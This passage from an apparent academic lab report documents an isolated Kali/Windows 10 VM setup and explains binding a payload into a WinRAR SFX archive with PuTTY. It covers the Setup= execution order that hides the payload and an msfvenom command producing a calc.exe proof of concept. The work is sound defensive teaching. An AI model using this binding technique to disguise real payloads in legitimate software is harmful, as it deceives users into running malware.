rtt min/avg/max/mdev = 1.280/1.516/2.055/0.315 ms

(kali@kali)-[~/Desktop]
$
```


Ping From windows 10 to kali



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Usman Ali>ping 192.168.26.128 -c 4
Access denied. Option -c requires administrative privileges.

C:\Users\Usman Ali>ping 192.168.26.128

Pinging 192.168.26.128 with 32 bytes of data:
Reply from 192.168.26.128: bytes=32 time<1ms TTL=64
Reply from 192.168.26.128: bytes=32 time<1ms TTL=64
Reply from 192.168.26.128: bytes=32 time=3ms TTL=64
Reply from 192.168.26.128: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.26.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 3ms, Average = 1ms

C:\Users\Usman Ali>
```

Figure 3.3: Ping Test — Confirming Network Connectivity between Kali and Windows 10

The successful ping response with 0% packet loss confirms that the virtual network is correctly configured and the two machines can communicate — a prerequisite for the file transfer phase of this practical.

3.5 Network Isolation and Air-Gapping for Safe Malware Execution

This section provides a detailed technical analysis of the network containment strategy employed in this lab. The isolation methodology is a non-negotiable prerequisite for any ethical cybersecurity practical involving payload creation or execution — even when using a safe Proof-of-Concept artifact such as `calc.exe`.

3.5.1 The Concept of Network Containment

Before generating or handling any potentially malicious artifacts — such as Meterpreter payloads or executable PoC binaries — it is a strict cybersecurity standard to ensure proper network isolation. Testing such artifacts on a NAT (Network Address Translation) or Bridged network adapter configuration poses a significant security risk, as the virtual machines retain indirect access to the host operating system and the broader internet.

The risks associated with non-isolated network configurations include:

- **Accidental Payload Transmission:** Un-obfuscated payloads may trigger cloud-based telemetry submissions to Microsoft (MAPS/MSSE) or antivirus vendor clouds, inadvertently disclosing research artifacts.
- **Unintended Remote Code Execution:** Network-capable payloads (e.g., reverse shells) could establish connections to external servers if not properly contained, violating ethical hacking standards.
- **Host Machine Exposure:** Bridged adapters place the VM on the same Layer 2 segment as the host, enabling ARP-based attacks or unintended traffic between the VM and host network.
- **Legal and Regulatory Risk:** Any uncontained network traffic from a payload — even accidental — could constitute unauthorized computer access under cybercrime legislation such as Pakistan's PECA 2016 or the UK's Computer Misuse Act 1990.

To prevent any accidental leakage of the payload or unauthorized network communication, the lab environment must be strictly contained within a closed, non-routable virtual network segment.


3.5.2 Implementation of the Air-Gapped Network

To achieve a secure testing environment, both the Kali Linux (Attacker) and Windows 10 (Target) virtual machines were isolated from the external internet by reconfiguring their virtual network adapters. The network adapter settings for both VMs were actively modified from their default 'NAT' configuration to 'Host-Only'.

A comparison of VMware Workstation network adapter modes and their security implications:

- NAT (Network Address Translation): The VM shares the host's internet connection through a virtual NAT device. The VM can reach the internet but is not directly reachable from external systems. RISK: Payloads with internet connectivity can establish reverse shells to external C2 servers.
- Bridged Adapter: The VM is connected directly to the host's physical network interface and receives an IP address from the physical router/DHCP server. RISK: VM is fully exposed to the LAN and internet; maximum attack surface.
- Host-Only Adapter: The VM is connected to a completely isolated virtual network (e.g., VMnet1) that exists only on the host machine. No routing to the internet or physical LAN exists. SAFE: Payload communications are contained; no external network access possible.
- Internal Network: Similar to Host-Only but VMs cannot communicate with the host machine at all. Used when complete host isolation is required.

The Host-Only configuration creates a Virtual LAN (VLAN) that acts as a true 'air-gapped' environment. In this isolated state, the attacker and target systems can only communicate with each other within the 192.168.186.0/24 subnet, completely severing any connection to external servers or the host PC's primary network. This ensures that all Payload Creation and Binding activities remain 100% controlled, monitored, and ethical.







Figure 3.4: Virtual Machine Network Settings — Host-Only Adapter Selected (Both Kali and Windows 10)

3.5.3 Proof of Internet Isolation

A critical step in validating the air-gapped environment is confirming that external internet access is completely severed. This was tested by attempting to ping a well-known public DNS server (8.8.8.8 — Google DNS) and a public domain (google.com) from both virtual machines. The expected result in a correctly configured Host-Only environment is a 'Destination Net Unreachable' or 'Request Timed Out' error — confirming no routing path to the internet exists.


```
# Test on Kali Linux: ping -c 4 google.com # Expected: ping:
google.com: Temporary failure in name resolution # OR:
connect: Network is unreachable # Test on Windows 10
PowerShell: ping google.com # Expected: Ping request could
not find host google.com.
```

A screenshot of a Kali Linux terminal window. The window has a title bar with tabs for 'Home', 'kali-linux-vmware-amd64', and 'Windows 10 x64'. The terminal shows a user at the 'kali@kali: ~/Desktop' prompt. The user enters 'ping 192.168.26.129 -c 4', and the terminal displays the results of the ping command, including packet sizes, sequence numbers, TTL values, and round-trip times. Below this, the user enters 'ping -c 4 google.com', and the terminal displays the error message 'ping: google.com: Temporary failure in name resolution'.

```
(kali@kali)-[~/Desktop]
$ ping 192.168.26.129 -c 4
PING 192.168.26.129 (192.168.26.129) 56(84) bytes of data.
64 bytes from 192.168.26.129: icmp_seq=1 ttl=128 time=2.06 ms
64 bytes from 192.168.26.129: icmp_seq=2 ttl=128 time=1.28 ms
64 bytes from 192.168.26.129: icmp_seq=3 ttl=128 time=1.31 ms
64 bytes from 192.168.26.129: icmp_seq=4 ttl=128 time=1.43 ms

— 192.168.26.129 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.280/1.516/2.055/0.315 ms

(kali@kali)-[~/Desktop]
$ ping -c 4 google.com
ping: google.com: Temporary failure in name resolution
```

A screenshot of a Windows Command Prompt window. The title bar at the top reads "C:\Windows\system32\cmd.exe". The window content shows the following text: "Microsoft Windows [Version 10.0.19045.2965] (c) Microsoft Corporation. All rights reserved. C:\Users\Usman Ali>ping google.com Ping request could not find host google.com. Please check the name and try again. C:\Users\Usman Ali>". The background of the command prompt is black, and the text is white. The window has standard Windows window controls (minimize, maximize, close) in the top right corner.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Usman Ali>ping google.com
Ping request could not find host google.com. Please check the name and try again.

C:\Users\Usman Ali>
```

Figure 3.5: Internet Isolation Verification — 'Destination Unreachable' Confirms Air-Gapped Environment

This screenshot serves as formal evidence that the lab environment adhered to strict network containment protocols throughout the duration of this practical, satisfying the ethical requirement of an isolated testing environment as mandated by responsible disclosure standards and academic cybersecurity guidelines.


3.6 Network Verification Evidence

Following the network adapter reconfiguration to Host-Only mode, both virtual machines were assigned new IP addresses by the VMware Host-Only DHCP server (VMnet1) (operating on the 192.168.26.0/24 subnet). The final network configuration of each machine was captured and documented below as formal evidence of the isolated lab setup.

3.6.1 Isolated Kali Linux IP Configuration

The ip a (ip address) command was executed on the Kali Linux terminal to display the current network interface configuration. The output confirms that the eth0 (or ens33) interface was assigned an IP address within the isolated Host-Only subnet, with no default gateway routing to an external network.

```
# Command executed on Kali Linux: ip a # OR: ifconfig
```



```
kali@kali: ~/Desktop
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.280/1.516/2.055/0.315 ms

(kali@kali)~[~/Desktop]
$ ping -c 4 google.com
ping: google.com: Temporary failure in name resolution

(kali@kali)~[~/Desktop]
$ ping google.com
ping: google.com: Temporary failure in name resolution

(kali@kali)~[~/Desktop]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:91:7f:2d brd ff:ff:ff:ff:ff:ff
   inet 192.168.26.128/24 brd 192.168.26.255 scope global dynamic noprefixroute eth0
       valid_lft 1770sec preferred_lft 1770sec
   inet6 fe80::883e:8ba1:ab2e:ddea/64 scope link noprefixroute
       valid_lft forever preferred_lft forever


(kali@kali)~[~/Desktop]
$
```

Figure 3.6: Kali Linux Network Configuration After Host-Only Adapter Configuration (ip a)

3.6.2 Isolated Windows 10 IP & Connectivity Verification

On the Windows 10 target machine, the ipconfig command was executed in PowerShell to display the assigned IP address and confirm it resided within the same 192.168.26.0/24 Host-Only subnet. A subsequent ping to the Kali Linux IP address (192.168.26.128) was then performed to validate two-way communication between the isolated machines.

```
# Commands executed on Windows 10 PowerShell: ipconfig ping  
192.168.26.128
```



The screenshot shows a Windows 10 PowerShell terminal window. The first command executed is `ipconfig`, which displays the network configuration for the Ethernet adapter Ethernet0. The IPv4 Address is 192.168.26.129, and the Subnet Mask is 255.255.255.0. The second command executed is `ping 192.168.26.128`, which shows four successful replies from 192.168.26.128 with 0% packet loss. The ping statistics also show 0% loss.

```
PS C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::907b:55bd:9506:c852%8
    IPv4 Address. . . . . : 192.168.26.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

PS C:\Windows\system32> ping 192.168.26.128

Pinging 192.168.26.128 with 32 bytes of data:
Reply from 192.168.26.128: bytes=32 time<1ms TTL=64
Reply from 192.168.26.128: bytes=32 time<1ms TTL=64
Reply from 192.168.26.128: bytes=32 time=1ms TTL=64
Reply from 192.168.26.128: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.26.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate
```

Figure 3.7: Windows 10 Isolated Network Config (ipconfig) and Successful Ping to Kali Linux

The successful ping response with 0% packet loss between the two Host-Only VMs, combined with the verified inability to reach external internet addresses, constitutes definitive proof that the lab environment was correctly air-gapped and fully operational. This dual-verification approach — confirming both internal connectivity and external isolation — represents the gold standard for ethical malware research lab validation.

4. Theoretical Framework of Payload Binding

4.1 Self-Extracting (SFX) Archives — How They Work

A Self-Extracting (SFX) archive is a type of executable file that, when run, automatically extracts the compressed files it contains to a specified location — without requiring the end-user to have any archive software (such as WinRAR or 7-Zip) installed. The SFX archive is a standard Windows Portable Executable (PE) file with the extraction logic prepended to the compressed archive data.

The internal structure of a WinRAR SFX archive consists of three components:

- **SFX Module (sfx.exe stub):** A pre-compiled executable module provided by WinRAR that contains the decompression and extraction logic. This is the entry point when the SFX file is double-clicked.
- **RAR Archive Header:** Compressed metadata describing the archive contents, compression ratios, and file attributes.
- **Compressed Data Blocks:** The actual files (in our case, harmless_payload.exe and putty.exe) stored in compressed format within the archive.

When the SFX executable is run, the execution flow is:

- The Windows OS loader reads the PE header and executes the SFX module.
- The SFX module reads the SFX configuration script (Setup= and Silent= parameters).
- Files are extracted to a temporary directory (default: %TEMP%).
- The Setup= commands are executed sequentially: payload first, then PuTTY.

4.2 Sequential Execution Logic

The configuration of the WinRAR SFX archive's execution order is critical to the effectiveness of this technique. The 'Setup=' directive in the SFX configuration specifies which executables to run after extraction, and they are run in the order listed:

```
Setup=harmless_payload.exe Setup=putty.exe
```

This sequential execution ensures that the PoC payload (calc.exe launcher) executes first, followed immediately by PuTTY. From the user's perspective, they see only PuTTY launching — the payload execution happens in the background. In a real-world attack, this brief moment of execution is all a malicious payload needs to establish persistence or exfiltrate data.

4.3 Portable Executable (PE) Header Analysis

Every Windows executable (.exe, .dll) conforms to the Portable Executable (PE) format, a file format derived from the Common Object File Format (COFF). Understanding PE headers is fundamental to malware analysis, as they reveal critical information about an executable's structure and capabilities.

Key PE header fields relevant to this practical:

- **MZ Header (DOS Stub):** The first two bytes of every PE file are 0x4D5A ('MZ'), the signature of Mark Zbikowski, one of the DOS developers. This is the entry point recognized by the Windows loader.
- **PE Signature:** At offset 0x3C, the PE header offset is stored, pointing to the 'PE\0\0' signature.
- **Machine Type:** Indicates the target architecture (0x014C for x86, 0x8664 for x64). Our msfvenom payload targets x86 (windows/exec).
- **Subsystem Field:** Indicates the type of user interface. PE_SUBSYSTEM_WINDOWS_GUI (2) or PE_SUBSYSTEM_WINDOWS_CUI (3). Payloads are typically GUI subsystem to avoid spawning a console window.
- **Import Table:** Lists the DLLs and functions the executable imports. A minimal import table (e.g., only kernel32.dll) can indicate a handcrafted or shellcode-based executable, a common indicator of compromise.

5. Payload Generation Methodology

5.1 Introduction to Metasploit Framework

The Metasploit Framework (MSF) is the world's most widely used open-source penetration testing framework, developed and maintained by Rapid7. It provides penetration testers with a comprehensive platform for developing, testing, and executing exploit code. The framework consists of several key components:

- **msfconsole:** The primary command-line interface for the Metasploit Framework, providing access to all modules, exploits, and post-exploitation capabilities.
- **msfvenom:** A standalone command-line tool for generating and encoding payloads in various formats. It is the combination of the older msfpayload and msfencode tools.
- **Modules:** Exploits, auxiliary modules, post-exploitation modules, payloads, encoders, nops, and evasion modules.
- **Meterpreter:** An advanced, dynamically extensible payload that operates entirely in memory, providing a powerful interactive shell on the target system.

5.2 Why windows/exec (calc.exe)?

The selection of the windows/exec payload with CMD=calc.exe over a more capable payload like windows/meterpreter/reverse_tcp was a deliberate and considered decision for the following reasons:

- **Safety & Ethics:** The windows/exec CMD=calc.exe payload performs exactly one action — it executes the Windows Calculator. It does not establish any network connection, does not read or write files, and does not modify the system in any way. This makes it the safest possible PoC for demonstrating delivery mechanisms.
- **Clarity of Proof:** The visual evidence of the Windows Calculator launching on the target screen is an unambiguous, screenshot-documentable proof that the payload was successfully delivered and executed.

- **Academic Appropriateness:** In academic and certification lab environments, using calc.exe as a payload trigger is an industry-standard practice recognized by organizations like OSCP (Offensive Security Certified Professional) for demonstrating code execution without causing harm.
- **Focus on the Delivery Mechanism:** The goal of this practical is to study and document the payload delivery and binding mechanism, not the payload's capability itself. Using calc.exe keeps the focus on the SFX binding technique.


5.3 msfvenom Command Analysis

The following msfvenom command was used to generate the PoC payload on the Kali Linux machine. Each parameter is explained in detail below:

```
msfvenom -p windows/exec CMD=calc.exe -f exe -o  
harmless_payload.exe
```

Detailed Parameter Breakdown:

